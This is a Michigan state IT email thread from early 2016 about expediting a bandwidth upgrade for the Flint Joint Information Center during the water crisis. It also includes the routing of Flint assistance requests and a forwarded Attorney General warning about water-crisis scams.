Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

Jack L. Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850



**HELP. CONNECT. SOLVE.**

---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 4:31 PM

**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Additionally info

---

**From:** Novello, Richard (DTMB)  
**Sent:** Wednesday, January 27, 2016 4:20 PM  
**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:34 PM  
**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>  
**Subject:** Re: Request from SEOC

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Novello, Richard (DTMB)  
**Date:** Wed, Jan 27, 2016 3:20 PM  
**To:** Harris, Jack (DTMB); Wilson, David (DTMB);  
**Cc:** Bates, David (DTMB);  
**Subject:** FW: Request from SEOC

So is the press conference through the same House/Senate feed as the State of the State? Anyone know anything about how this feeds?

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:14 PM  
**To:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>; Jackson, JP (DTMB) <[JacksonJ6@michigan.gov](mailto:JacksonJ6@michigan.gov)>; Moore, Steven (DTMB) <[MooreS3@michigan.gov](mailto:MooreS3@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Per our phone conversation I will check with EM, Telecom may have to assist.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 2:33 PM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiI@michigan.gov](mailto:RakowskiI@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Diane,  
Are you able to have someone check on this resource request from JIC in Flint.  
I think Rich and Vicki must be out.  
Let me know.  
Thanks  
Rock

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 1:02 PM  
**To:** Reasner, Richard (DTMB); McPherson, Victoria (DTMB)  
**Cc:** Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)  
**Subject:** Request from SEOC  
**Importance:** High

Rich and Vicki  
Can you check this out?  
We have been assigned this resource request.  
Let me know.  
Thanks  
Rock

---

**Slow Internet at Flint JIC**

**Detailed description**

The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.

**Attachment Description**

---

**Originating Position:**  
JIC PIO Leader

**Originator Name:**  
Ron Leix

<b>Point of Contact:</b> <b>Ron Leix</b>	<b>Point of Contact Number:</b> <b>517-242-5631</b>	
<b>Priority</b> <b>2-Priority (12 hrs.)</b>	<b>Date/Time Due:</b> <b>01/28/2016 00:47:00</b>	<b>Date/Time Complete:</b>

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 02, 2016 2:54 PM  
**To:** Doll, Jeanette (DTMB);McKee, Ryan (DTMB);MSP-EOC-MDTMB  
**Subject:** Flint Water Scams

Looks like Schuette has his own donation web site.  
This article is from NBC.COM

**LANSING, Mich --** Michigan Attorney General Bill Schuette on Tuesday issued a warning about scams relating to the Flint water crisis.

Schuette said two common scams involve charitable giving and home and business repairs.

#### Charitable giving scams

- Be cautious of requests for donations by unfamiliar organizations or people.
- Beware of unsolicited phone calls, and text and email appeals on social media sites such as Facebook and Twitter.
- Crowdfunding and other types of internet giving can be tools of tremendous good, but as with any type of giving it can be abused, so it's important to proceed with caution when donating online. A Consumer alert with additional information and advice on crowdfunding is available [here](http://www.michigan.gov/charitable).
- Continue to reach out and help Flint residents but be sure to choose established charitable organizations with a history of helping those in need. The Michigan charitable giving database can be searched at <http://www.ag.state.mi.us/CharitableTrust/>

#### Door-to-door sales, repair scams

While not wanting to interfere with legitimate services or visits from governmental entities to your home or business, Schuette noted that another common scam is door-to-door sales of services such as home or business repair, or scammers imitating government workers, such as inspection services seeking to gain entrance to your home or business. For example, scam artists could approach a home owner with promises of repairing plumbing or restoring clean water service to a home. To avoid falling victim to con artists, make sure to take following precautions:

- Beware of door-to-door solicitors. Be cautious when someone appears at your door without a previous connection to you or without you having contacted the business in question beforehand.
- Don't make any rushed decisions. Do your homework and check out any contractor before you pay them anything or sign any contracts. Do not feel pressured into signing any documents at your door. A legitimate business will give you time to consider a proposal.
- Ask to see the ID of anyone who wants to enter your home or business. It is completely appropriate to check them out by calling the governmental authority or the company they claim to represent.
- Do not let anyone remove your water meter, and do not pay anyone for promising "alternative" water services involving your home plumbing. Under the Flint City Code of Ordinances, unauthorized parties who tamper with city water system equipment may be guilty of a misdemeanor.

-Check the company's complaint history by calling the Attorney General's Consumer Protection Division (toll free) at 1-877-765-8388.

To file a complaint -

Complaints against a licensed builder may be filed with the Michigan Department of Licensing & Regulatory Affairs, Bureau of Commercial Services, Enforcement Division. Complaint filing instructions and complaint form available at online at: <http://www.michigan.gov/lara/0,4601,7-154-35299--,00.html>.

Those who suspect fraud are also encouraged to report it to the FEMA Disaster Fraud Hotline at 1-866-720-5721.

Other complaints may be filed with the Attorney General's Consumer Protection Division:

Consumer Protection Division

P.O. Box 30213

Lansing, MI 48909

517-373-1140

Toll free: 877-765-8388

[www.michigan.gov/ag](http://www.michigan.gov/ag) online complaint form

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 02, 2016 3:44 PM  
**To:** Doll, Jeanette (DTMB)  
**Subject:** FW: Flint Assistance Offers and SEOC



---

**From:** McFarlane, James (DTMB)  
**Sent:** Tuesday, February 02, 2016 3:42 PM  
**To:** DTMB IT Operations Team (DTMB ITOT) <ITOperationsTeam-ITOT@michigan.gov>  
**Cc:** Christensen, Chris (DTMB) <christensenc4@michigan.gov>  
**Subject:** FW: Flint Assistance Offers and SEOC

Hi all, any Flint related requests must be approved by **SEOC (Chris Christensen)** before we do any work.

Thanks,  
James

James McFarlane  
Department of Technology, Management & Budget  
320 S. Walnut Street  
Lansing, MI 48933  
P: 517-241-1842  
C: 734-891-0517mcfarlanej@michigan.gov



**HELP. CONNECT. SOLVE.**

---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Tuesday, February 02, 2016 7:24 AM  
**To:** Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingSS@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>  
**Cc:** Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Christensen, Chris (DTMB) <christensenc4@michigan.gov>  
**Subject:** RE: Flint Assistance Offers and SEOC

On this same topic, David and I had a conversation with the Governor's office after our post-EMT meeting this morning. They have agreed that as a general rule, before we do work on anything, it must be approved by the SEOC.

Further, they have agreed that if there is something urgent that the Governor or LG's office needs to get done prior to (or in lieu of) the SEOC approving it, these requests should all come in through me. Beth Clement was going to share this message with Gov's office and LG's office staff.

Procurement should have the new form up today for vendors to use as well. We can share that with you once it is working.

---

**From:** Donnan, Chanda (DTMB)

**Sent:** Monday, February 01, 2016 10:13 PM

**To:** Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Ingersoll, Jean (DHHS) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[JefferyP@michigan.gov](mailto:JefferyP@michigan.gov)>; King, Susan (MCSC) <[KingS5@michigan.gov](mailto:KingS5@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>; Sweeney, Matthew (DTMB) <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Swanson, Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Wellman, Jeff (DTMB) <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>

**Cc:** Nixon, Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Trakul, Pamela (DTMB) <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ragsdale, Aimee (DTMB) <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Subject:** Flint Assistance Offers and SEOC

Per our discussion on Monday at the EMT meeting, Chris Christiansen has provided information on where to refer vendors looking to assist Flint and contact information for DTMB-SEOC. Please see below for the details.

- If you are contacted by a vendor that would like to provide donation for the Flint water problem, please direct them to [Flintdonations@michigan.gov](mailto:Flintdonations@michigan.gov)
- If you have any additional questions relating to the Flint issue please direct them to [DTMBECC@michigan.gov](mailto:DTMBECC@michigan.gov)

Thank you,

Chanda



---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Wednesday, February 10, 2016 2:04 PM  
**To:** Weldon, Diane (DTMB)  
**Subject:** RE: Request from SEOC

No update yet.  
Let me know if you get something.  
Thanks for keeping an eye on this.  
Rock

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Wednesday, February 10, 2016 2:01 PM  
**To:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
**Subject:** FW: Request from SEOC

Rock did you get an update?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

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**From:** Salmon, Jay (DTMB)  
**Sent:** Tuesday, February 2, 2016 10:56 AM  
**To:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 2, 2016 10:37 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Jay,  
I am receiving requests from the SEOC for an update on this.  
I did not receive an update yesterday.  
Please advise.  
Thanks  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:57 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Hi Rock,  
I spoke to AT&T management and made this circuit upgrade highest priority when we submitted it, they are aware of what this circuit is running right now. I will follow up with them today for a status and let you know.

Thanks,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Monday, February 1, 2016 10:39 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay, Please inform AT&T that this is for the Flint Water Crisis, if you already haven't.  
This data restriction may affect crisis communication.  
Thanks  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:34 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

You're welcome Diane,

The normal timeframe is 45 business days for this type of change. I am hoping to have it completed within a week or so but we will see.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

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**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:29 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Thank you Jay. Do you have an estimated idea how long it will take with AT&T?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

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**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 1, 2016 10:27 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Hi Diane,  
I can keep you updated as I get information. Right now I have nothing new other than AT&T management is pushing the expedite.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:22 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay the ticket and Incident that we had opened for updates has been closed. I was tasked with keeping the SEOC updated on the expedited circuit request for the JIC. Would you please keep us informed on the circuit upgrade? Or provide a contact that would have that information.

SMMS Incident 61998

Remedy INC 5877944

1/29/2016 12:51:46 PM salmon

Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)

**Sent:** Thursday, January 28, 2016 4:35 PM

**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Subject:** RE: Request from SEOC

Expedited request to increase circuit bandwidth at Flint SOB from 50mb to 100mb was submitted to AT&T today. I have reached out to AT&T management for assistance with the expedite.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Harris, Jack (DTMB)

**Sent:** Thursday, January 28, 2016 10:26 AM

**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Subject:** RE: Request from SEOC

Thanks Jay!

Jack L Harris  
Director, Enterprise Architecture and Network Strategies

DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850



HELP. CONNECT. SOLVE.

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**From:** Salmon, Jay (DTMB)

**Sent:** Thursday, January 28, 2016 9:31 AM

**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Wilson, David (DTMB)

**Sent:** Wednesday, January 27, 2016 5:00 PM

**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>

**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Harris, Jack (DTMB)

**Date:** Wed, Jan 27, 2016 4:36 PM

**To:** Wilson, David (DTMB);Novello, Richard (DTMB);

**Cc:** Bates, David (DTMB);Weldon, Diane (DTMB);McQuaid, John (DTMB);Salmon, Jay (DTMB);

**Subject:**RE: Request from SEOC

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850



**HELP. CONNECT. SOLVE.**

---

**From:** Wilson, David (DTMB)

**Sent:** Wednesday, January 27, 2016 4:31 PM

**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>

**Subject:** RE: Request from SEOC

Additionally info

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**From:** Novello, Richard (DTMB)

**Sent:** Wednesday, January 27, 2016 4:20 PM

**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

---

**From:** Wilson, David (DTMB)

**Sent:** Wednesday, January 27, 2016 3:34 PM

**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>

**Subject:** Re: Request from SEOC

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Novello, Richard (DTMB)  
**Date:** Wed, Jan 27, 2016 3:20 PM  
**To:** Harris, Jack (DTMB); Wilson, David (DTMB);  
**Cc:** Bates, David (DTMB);  
**Subject:** FW: Request from SEOC

So is the press conference through the same House/Senate feed as the State of the State? Anyone know anything about how this feeds?

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:14 PM  
**To:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>; Jackson, JP (DTMB) <[Jackson16@michigan.gov](mailto:Jackson16@michigan.gov)>; Moore, Steven (DTMB) <[MooreS3@michigan.gov](mailto:MooreS3@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Per our phone conversation I will check with EM, Telecom may have to assist.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 2:33 PM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Diane,  
Are you able to have someone check on this resource request from JIC in Flint.  
I think Rich and Vicki must be out.  
Let me know.  
Thanks  
Rock

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 1:02 PM  
**To:** Reasner, Richard (DTMB); McPherson, Victoria (DTMB)  
**Cc:** Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)

